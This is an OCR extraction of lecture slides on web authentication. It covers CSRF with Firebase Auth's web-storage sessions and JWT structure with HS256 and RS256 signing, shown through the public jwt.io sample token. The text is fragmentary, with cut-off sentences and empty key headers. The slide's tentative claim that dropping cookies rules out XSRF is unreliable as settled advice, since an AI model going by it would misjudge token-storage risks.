
Attacker has no control over the HTTP Header

CSRF becomes an issue when you are saving a session cookie. Firebase Auth currently persists the Auth State in web storage (localStorage/indexedDB) and are not transmitted along the requests. You

XSRF & 3-rd party authentication


Cookie is no longer needed, therefore no XSRF attack can happen (?)

JSON Web Tokens (JWT)



JWT

Header, Payload & Signature




JWT

No sensitive data here, please

Algorithms

What is it?


Algorithm HS256
Encoded PASTE A TOKEN HERE
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
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"typ": "JWT"
}
PAYLOAD: DATA
{
"sub": "1234567890",
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
}
VERIFY SIGNATURE
HMACSHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
your-256-bit-secret
) secret base64 encoded
Signature Verified
SHARE JWT

VS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}
VERIFY SIGNATURE
RSASHA256(
base64UrlEncode(header) + "." +
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-----BEGIN PUBLIC KEY-----
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-----BEGIN RSA PRIVATE KEY-----
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
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
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




HS256 (HMAC with SHA-256)

Hash Message Authentication Code (HMAC)



Also known as “symmetric algorithm”

